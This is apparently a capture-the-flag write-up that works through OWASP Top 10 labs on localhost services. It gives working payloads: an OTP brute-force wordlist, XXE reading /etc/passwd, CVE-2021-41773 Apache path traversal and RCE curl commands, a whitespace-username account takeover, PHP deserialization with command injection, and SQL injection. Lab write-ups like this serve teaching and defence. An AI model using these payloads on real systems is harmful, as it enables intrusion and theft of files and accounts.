
```
wordlist = ["{:04d}".format(num) for num in range(10000)]

with open("four_digit_wordlist.txt", "w") as file:
    for num in wordlist:
        file.write(num + "\n")
```

Then we started to attack.



Then the new OTP we need to find : 9216

[OutPut]



You can see the OTP in 0f1dc3a4a495befc4fd568aa151b6c8b.db

```
sqlite> SELECT * FROM data;
ZKM-240713|4164|2024-04-16 16:12:23
PQL-659871|6971|2024-03-18 06:47:36
JAK-364773||2024-01-01 00:00:00
CVE-170144|9216|2024-05-01 14:47:27
```

Security Misconfiguration

This is untrusted data i will input :
<!DOCTYPE change-log [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
<userInfo><clientname>&xxe;</clientname></userInfo>

DTD (DOCTYPE) : helping xml files adhere to a defined standard/format, making it easier to identify the data structure, especially when transferring files from one place to another, users can use DTD to verify if the xml file matches the desired standard/format.


DTD Entity (ENTITY) : like variables in programming.

We can see in the DOCTYPE declaration section, it declares a URI (in XML, URI is understood as a system identifier) pointing to the file /etc/passwd. External entity is named xee and is returned via <userInfo><clientname>&xxe;</clientname></userInfo>.

- We have DOCTYPE and we have to change log, then we have entity so in this case we're naming entity xxe and we have SYSTEM file, of course file:///etc/passwd.
- So again what we are doing is we are trying to submit information into the web application system trying to get some kind of response from the system.


```
POST /index.php HTTP/1.1
Host: localhost:5005
Content-Length: 49
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="104"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.5112.102 Safari/537.36
sec-ch-ua-platform: "macOS"
Content-Type: text/xml
Accept: */*
Origin: http://localhost:5005
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5005/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

<!DOCTYPE change-log [<!ENTITY xxe SYSTEM 'file:///etc/passwd'>]>
<userInfo>
  <clientname>
    &xxe;
  </clientname>
</userInfo>
```

Then we will see



<!DOCTYPE change-log [<!ENTITY xxe SYSTEM 'file:///flag.txt'>]>
<userInfo><clientname>&xxe;</clientname></userInfo>

[OutPut]




Now let discuss about backend

```php
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $xmlString = file_get_contents('php://input');
    $xml = simplexml_load_string($xmlString, 'SimpleXMLElement', LIBXML_NOENT);
    if ($xml !== false && isset($xml->clientname)) {
        $name = $xml->clientname;
        echo "Hmm! Just a small entity from the outside world, if you can show me the content of /flag.txt, I may consider not killing you yet. Show me what you've got, " . $name;
    } else {
        http_response_code(400);
        echo "Invalid XML data received.";
    }
    exit();
}
?>
```


- $xmlString = file_get_contents('php://input') : helps to retrieve the XML data sent in the body of a POST request. For other HTTP requests such as GET, this data is often not available or does not contain significant information.
- simplexml_load_string : parse the XML content into a SimpleXMLElement object.

REFERENCE :
https://viblo.asia/p/xml-external-entity-xxe-injection-07LKX97pZV4

Vulnerable and Outdated Components



I think you will see



Apache HTTP Server 2.4.49 is vulnerable to Path traversal and RCE (Remote Code Execution) vulnerabilities with the identifier CVE-2021-41773. Exploiting this vulnerability allows attackers to view any existing files on the server, and then execute arbitrary commands directly through the /bin/sh library. Despite the patch being available, the solution provided by Apache does not thoroughly address the vulnerability, and attackers continue to exploit it using similar methods to bypass easily.

In httpd.conf

```
<Directory "/usr/local/apache2/cgi-bin">
    AllowOverride None
    Options None
    Require all granted
</Directory>
```

Next, to be able to carry out remote code execution, the mod_cgi module must be enabled in the configuration of the web server. From there, the attacker can add to execute remote code through the Path traversal vulnerability by calling any library on the server with an http POST request.

```
<IfModule !mpm_prefork_module>
    #LoadModule cgid_module modules/mod_cgid.so
</IfModule>
<IfModule mpm_prefork_module>
    LoadModule cgi_module modules/mod_cgi.so
</IfModule>
```

Incorrect configuration of directory directive + enable mod_cgi
-> Read any existing file on the server.
-> Remote Code Execution.

By using the double encode URL technique, the attacker has managed to bypass the filter.
".%2e/" ←Double Encode/Decode→ %%32%65%%32%65/

Note :
According to the default configuration of the entire system file, the directory directive of Apache Http Server is "Require all denied", then it will not be vulnerable to this exploit.

curl 'http://localhost:6006/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/flag.txt'


[OutPut]

```
macbookair@192 ~ % curl 'http://localhost:6006/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/flag.txt'

Bounty_Boys{Captured_The_Flag}
```


curl http://localhost:6006/cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh -v --data 'echo;whoami' -X POST

Identification and Authentication Failures


I think when login we need a new account



Then when I enter Submit



But there is no logout.php ===). I think dev should add more.



So the mission of us is try to login with username : **superuser**

In index.php

```php
function login($username, $password) {
    global $users;
    if (isset($users[$username]) && $users[$username]['password'] === $password) {
        $_SESSION['username'] = trim($username);
        return true;
    } else {
        return false;
    }
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['register'])) {
    $username = $_POST['username'];
    $password = $_POST['password'];

    $registration_result = register_user($username, $password);

    if ($registration_result) {
        $_SESSION['username'] = trim($username);
        header('Location: dashboard.php');
        exit;
    } else {
        $error = "Username already exists!";
    }
}
```

When you log in, the system will automatically remove spaces using the trim function

But if you look


```php
function register_user($username, $password) {
    global $users;
    if (username_exists($username)) {
        return false;
    } else {
        $users[$username] = [
            'password' => $password
        ];
        save_users();
        return true;
    }
}
```

So that means if we register a superuser with a space in front, the system will understand it as a new account, then when logging in it will accidentally leave that space and accidentally log in to the target account.


In dasboard.php

```php
$users = [
    'superuser' => [
        'content' => 'Bounty_Boys{Captured_The_Flag}'
    ]
];

$username = $_SESSION['username'];
```

Then all you need is register new a account : (space)superuser , password : whatever



[OutPut]



Software and Data Integrity Failures

Software and data integrity failures relate to code and infrastructure that do not protect against integrity violations

In index.php

```php
class Resource {
    public $link;

    Codeium: Refactor | Explain | Generate Function Comment | ×
    public function __construct($link) {
        $this->link = $link;
    }

    Codeium: Refactor | Explain | Generate Function Comment | ×
    public function getgun() {
        return system("curl " . $this->link);
    }
}
```

Assigns a path value (URL or file address) via the $link parameter to the object's $link property. Execute the curl command to download data from the URL specified in the $link attribute. However, using system() can cause security issues if the input data from $link is not properly checked or sanitized before use.

```php
if (!isset($_SESSION["Guns"])) {
    $_SESSION["Guns"] = array();
}
```

Check $_SESSION["Guns"] exits

```php
if (isset($_POST["name"]) && isset($_POST["type"])) {
    $gun = new Gun($_POST["name"], $_POST["type"]);
    $_SESSION["Guns"][] = serialize($gun);
    $data = serialize($gun) . "|";
    file_put_contents("./user_data/" . session_id(), $data, FILE_APPEND);
}
```

Check if the two data fields "name" and "type" have been sent from the HTML form or not. And the data you input will be serialized in ./user_data like this

```
O:3:"Gun":2:{s:4:"name";s:4:"ak47";s:4:"type";s:3:"nga";}|O:3:"Gun":2:{s:4:"name";s:4:"m4a1";s:4:"type";s:3:"usa";}|
```

The name file 

```php
<?php
if (isset($_GET["action"]) && $_GET["action"] == "show") {
    echo "<div class='gun-list'>";
    $big_data = file_get_contents("./user_data/" . session_id());
    $gun_data = explode("|", $big_data);
    foreach ($gun_data as $minigun) {
        if ($minigun) {
            $Gun = unserialize($minigun);
            if ($Gun) {
                echo "<p>Name: " . htmlspecialchars($Gun->getgun()) . ", Type: " . htmlspecialchars($Gun->gettype()) . "</p>";
            }
        }
    }
    echo "</div>";
}
?>
```


Check to see if there is an "action" parameter in the URL and if it has a value of "show", then it will display a list of the types of guns that the user has added.

If I modify little code


```php
if (isset($_POST["name"]) && isset($_POST["type"])) {
    $gun = new Resource($_POST["name"]);
    $_SESSION["Guns"][] = serialize($gun);
    $data = serialize($gun) . "|";
    file_put_contents("./user_data/" . session_id(), $data, FILE_APPEND);
}
```

You can see in $gun that I changed the object from Gun to Resource and why I did it, as you can see in the code above the getgun method of Resource class executes a shell command using the function system() to make a curl request to the URL stored in the $link attribute. The result of the shell command is returned.

Then i input **;cat /flag.txt** in Enter The Gun's Name and submit it



We will get flag




Of course, we have removed the gettype() method, so the system will report an error, but it will not affect the purpose of getting flag.txt much.

Now we have a payload to be able to get flag.txt, thanks to editing the code above:
O:8:"Resource":1:{s:4:"link";s:15:"; cat /flag.txt";}


Next, we edit the code back to the original and delete the data we just created earlier. Remember to only enter the payload into Enter The Gun's Name

[OutPut]



Security Logging and Monitoring Failures

You can see in : http://localhost:9009/logs.txt




The system will record the progress of my login attempts and be recorded in logs.txt. As you can see, if I log in with a user that is not in the account, the system will report [Login Failed].

In index.php


```php
if (isset($_POST['username']) && isset($_POST['password'])) {
    $username = $_POST['username'];

    $password = $_POST['password'];

    $query = "SELECT account_number FROM users WHERE username = '$username' AND password = '$password'";
    $result = $db->query($query);
    $user = $result->fetchArray();
```

Here, $username and $password are directly extracted from the $_POST data and inserted into an SQL statement without any security checks or handling


So when I try to input Username : **dat' OR 1=1 --** (SELECT account_number FROM users WHERE username = 'dat' OR 1=1 --' AND password = '$password')



